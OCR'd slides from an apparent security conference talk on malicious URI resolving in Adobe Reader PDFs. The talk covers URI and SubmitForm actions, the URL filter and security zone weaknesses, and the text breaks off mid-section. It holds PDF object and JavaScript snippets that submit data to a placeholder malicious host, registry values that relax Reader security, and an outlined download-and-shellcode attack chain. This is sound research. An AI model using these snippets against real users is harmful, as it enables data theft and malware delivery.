Malicious URI resolving in PDFs

Valentin HAMON
Operational cryptology and virology laboratory (C+V)°

valentin.hamon@et.esiea-ouest.fr

http://cvo-lab.blogspot.fr/

Outline

- Introduction
- Network security in Adobe Reader
  - URI Method
  - Submit Form Method
  - Adobe URL Filter
- Weaknesses of Adobe's URL Security Zone Manager
- Attack Scenario 1 : an invisible malicious proxy
- Attack Scenario 2 : scouting Adobe Reader
- Conclusion
- Questions

- Introduction
- Network security in Adobe Reader
  - URI Method
  - Submit Form Method
  - Adobe URL Filter
- Weaknesses of Adobe's URL Security Zone Manager
- Attack Scenario 1 : an invisible malicious proxy
- Attack Scenario 2 : scouting Adobe Reader
- Conclusion
- Questions

Introduction (1/2)

- PDF format :
  - Primarily constituted of objects.
  - These objects can be dynamics:
    - Javascript
    - Forms
    - Digital Media (SWF,…)
    - …

Introduction (2/2)

And we know that

Dynamic Objects => Security threats

\OpenAction

Introduction (3/3)

Previous works :

Eric Filiol, Black Hat EU 2008:
PDF Security analysis and malware threats.

Raynal, Delugré and Aumaitre, Hack.lu 2009:
Malicious Origami in pdf.

Didier Stevens, Hack.lu 2009:
Penetration document format.

- Introduction
- Network security in Adobe Reader
  - URI Method
  - Submit Form Method
  - Adobe URL Filter
- Weaknesses of Adobe's URL Security Zone Manager
- Attack Scenario 1 : an invisible malicious proxy
- Attack Scenario 2 : scouting Adobe Reader
- Conclusion
- Questions

- Introduction
- Network security in Adobe Reader
  - URI Method
  - Submit Form Method
  - Adobe URL Filter
- Weaknesses of Adobe's URL Security Zone Manager
- Attack Scenario 1 : an invisible malicious proxy
- Attack Scenario 2 : scouting Adobe Reader
- Conclusion
- Questions

Network security in Adobe Reader
URI Method (1/5)

RFC 3986 :"a Uniform Resource Identifier (URI) is a compact string of characters for identifying an abstract or physical resource".

A Uniform Resource Locator(URL) is an URI "that identify resources via a representation of their primary access mechanism".

Network security in Adobe Reader
URI Method (2/5)

PDF reference 1.7:
“a URI action causes a URI to be resolved“.

Lots of protocols are so supported :
-HTTP
-FTP
-MAILTO
-...

Network security in Adobe Reader
URI Method (3/5)

Code:

```
4 0 obj
<<
      /Type
      /Action
      /S
      /URI(http://www.malicioussite.com/upload.php)
>>
endobj
```

Network security in Adobe Reader
URI Method (4/5)

Weblink Plug-in

Weblink Driver

IAC

Default Web browser

Request performed

IAC : Interapplication Communication Message

Network security in Adobe Reader URI Method (5/5)

GET request performed:

```
GET /www/uploaddd.php HTTP/1.1\r\n
Accept: text/html, application/xhtml+xml, */*\r\n
Accept-Language: fr-FR\r\n
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)\r\n
Accept-Encoding: gzip, deflate\r\n
```

Internet Explorer 9

Wireshark Capture of the request launched by the URI Action

- Introduction
- Network security in Adobe Reader
  - URI Method
  - Submit Form Method
  - Adobe URL Filter
- Weaknesses of Adobe's URL Security Zone Manager
- Attack Scenario 1 : an invisible malicious proxy
- Attack Scenario 2 : scouting Adobe Reader
- Conclusion
- Questions

Network security in Adobe Reader Submit Form Method (1/8)

PDF reference 1.7:
“a submit-form action transmits the names and values of selected interactive form fields to a specified uniform resource locator (URL)“.

Network security in Adobe Reader
Submit Form Method (2/8)

Code :

```
4 0 obj
<<
      /S
      /SubmitForm
      /F
            <<
            /F (http://www.malicioussite.com/upload.php)
            /FS /URL
            >>
>>
endobj
```

Network security in Adobe Reader Submit Form Method (3/8)

Request performed

View results on the default web browser

Network security in Adobe Reader Submit Form Method (4/8)

Different file formats can be used for transmitting form data by PDF :

- HTML Form format
- **Forms Data Format (FDF)**
- XFDF, FDF version based on XML
- PDF

Network security in Adobe Reader Submit Form Method (5/8)

POST request performed:

```
POST /www/uploaddd.php HTTP/1.1\r\n
Accept: */*\r\n
Content-Type: application/vnd.fdf\r\n
Content-Length: 99\r\n
Acrobat-Version: 10.1.3\r\n
User-Agent: AcroForms\r\n
```

Wireshark Capture of the request launched by the Submit Form Action

Network security in Adobe Reader Submit Form Method (6/8)

The frame contains a FDF File:

```
0000  00 50 56 97 00 2c 70 5a  b6 bb 89 d3 08 00 45 00   .PV..,pZ ......E.
0010  00 8b 0e d4 40 00 80 06  ba 90 c0 a8 02 be 5f 82   ....@... ......_.
0020  0e 20 c6 d3 00 50 8b 72  f6 50 76 51 cb 42 50 18   . ...P.r .PvQ.BP.
0030  40 29 96 a5 00 00 25 46  44 46 2d 31 2e 32 0d 25   @).....%F DF-1.2.%
0040  e2 e3 cf d3 0d 0a 31 20  30 20 6f 62 6a 0d 3c 3c   ......1  0 obj.<<
0050  2f 46 44 46 3c 3c 2f 49  44 5b 3c 3e 3c 3e 5d 3e   /FDF<</I D[<><>]>
0060  3e 2f 54 79 70 65 2f 43  61 74 61 6c 6f 67 3e 3e   >/Type/C atalog>>
0070  0d 65 6e 64 6f 62 6a 0d  74 72 61 69 6c 65 72 0d   .endobj. trailer.
0080  0a 3c 3c 2f 52 6f 6f 74  20 31 20 30 20 52 3e 3e   .<</Root  1 0 R>>
0090  0d 0a 25 25 45 4f 46 0d  0a                       ..%%EOF. .
```

Network security in Adobe Reader
Submit Form Method (7/8)

Note about Javascript:

```
4 0 obj
<<
      /JS(
            var aSubmitFields = new Array( "0" );
            this.submitForm({
            cURL: "http://www.malicioussite.com/upload.php",
            aFields: aSubmitFields,
            cSubmitAs: "FDF"
      });)
      /S /JavaScript
>>
endobj
```

Network security in Adobe Reader Submit Form Method (8/8)


But Javascript should be enable in the user configuration:

HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader \9.0\JSPrefs => set to 0x00000001

- Introduction
- Network security in Adobe Reader
  - URI Method
  - Submit Form Method
  - Adobe URL Filter
- Weaknesses of Adobe's URL Security Zone Manager
- Attack Scenario 1 : an invisible malicious proxy
- Attack Scenario 2 : scouting Adobe Reader
- Conclusion
- Questions

Network security in Adobe Reader
Adobe URL filter (1/7)


By default, an alert Box appears:



Network security in Adobe Reader
Adobe URL filter (2/7)

To allow every websites:

HKEY_CURRENT_USER\Software\Adobe\Acrobat Reader
\9.0\TrustManager\cDefaultLaunchURLPerms
=> Set value to 0x00000002



Network security in Adobe Reader
Adobe URL filter (3/7)

There is also a filter for file types (ONLY for Submit Form Method):

.HTML, .PDF , .FDF, .PHP, .ASP,.. (Web and Adobe files)

.EXE, .JS, .VBS,…

Network security in Adobe Reader
Adobe URL filter (4/7)

But there is no filter for URI Method (Web browser's job):

ALL (including .exe, .vbs, etc.)

NONE (It may depends on the web browser)


Network security in Adobe Reader
Adobe URL filter (5/7)

Demo


Opening a PDF can cause the automatic download of a malicious file

=> Social engineering


Web browser 1 : Mozilla Firefox



Web browser 2 : Microsoft Internet Explorer



Web browser 3 : Google Chrome



Network security in Adobe Reader
Adobe URL filter (6/7)

Disadvantages:

-Hard to find a method to automatically launch the downloaded file (ActiveX methods in IE could be used).

Advantages :

- Executables are well known attacks. PDFs attacks are less known.

- It works with every versions of Adobe Reader.

Network security in Adobe Reader
Adobe URL filter (7/7)

Step 1

Force download


Big malicious executable

Step 3

The ShellCode launch the big executable downloaded


Launch a small ShellCode by a JS Exploit

Step 2



- Introduction
- Network security in Adobe Reader
  - URI Method
  - Submit Form Method
  - Adobe URL Filter
- Weaknesses of Adobe's URL Security Zone Manager
- Attack Scenario 1 : an invisible malicious proxy
- Attack Scenario 2 : scouting Adobe Reader
- Conclusion
- Questions

Weaknesses of Adobe's URL Security Zone Manager (1/5)



Weaknesses of Adobe's URL Security Zone Manager (2/5)

With URI Method:

The security configuration of the zone is well applied.

Weaknesses of Adobe's URL Security Zone Manager (3/5)

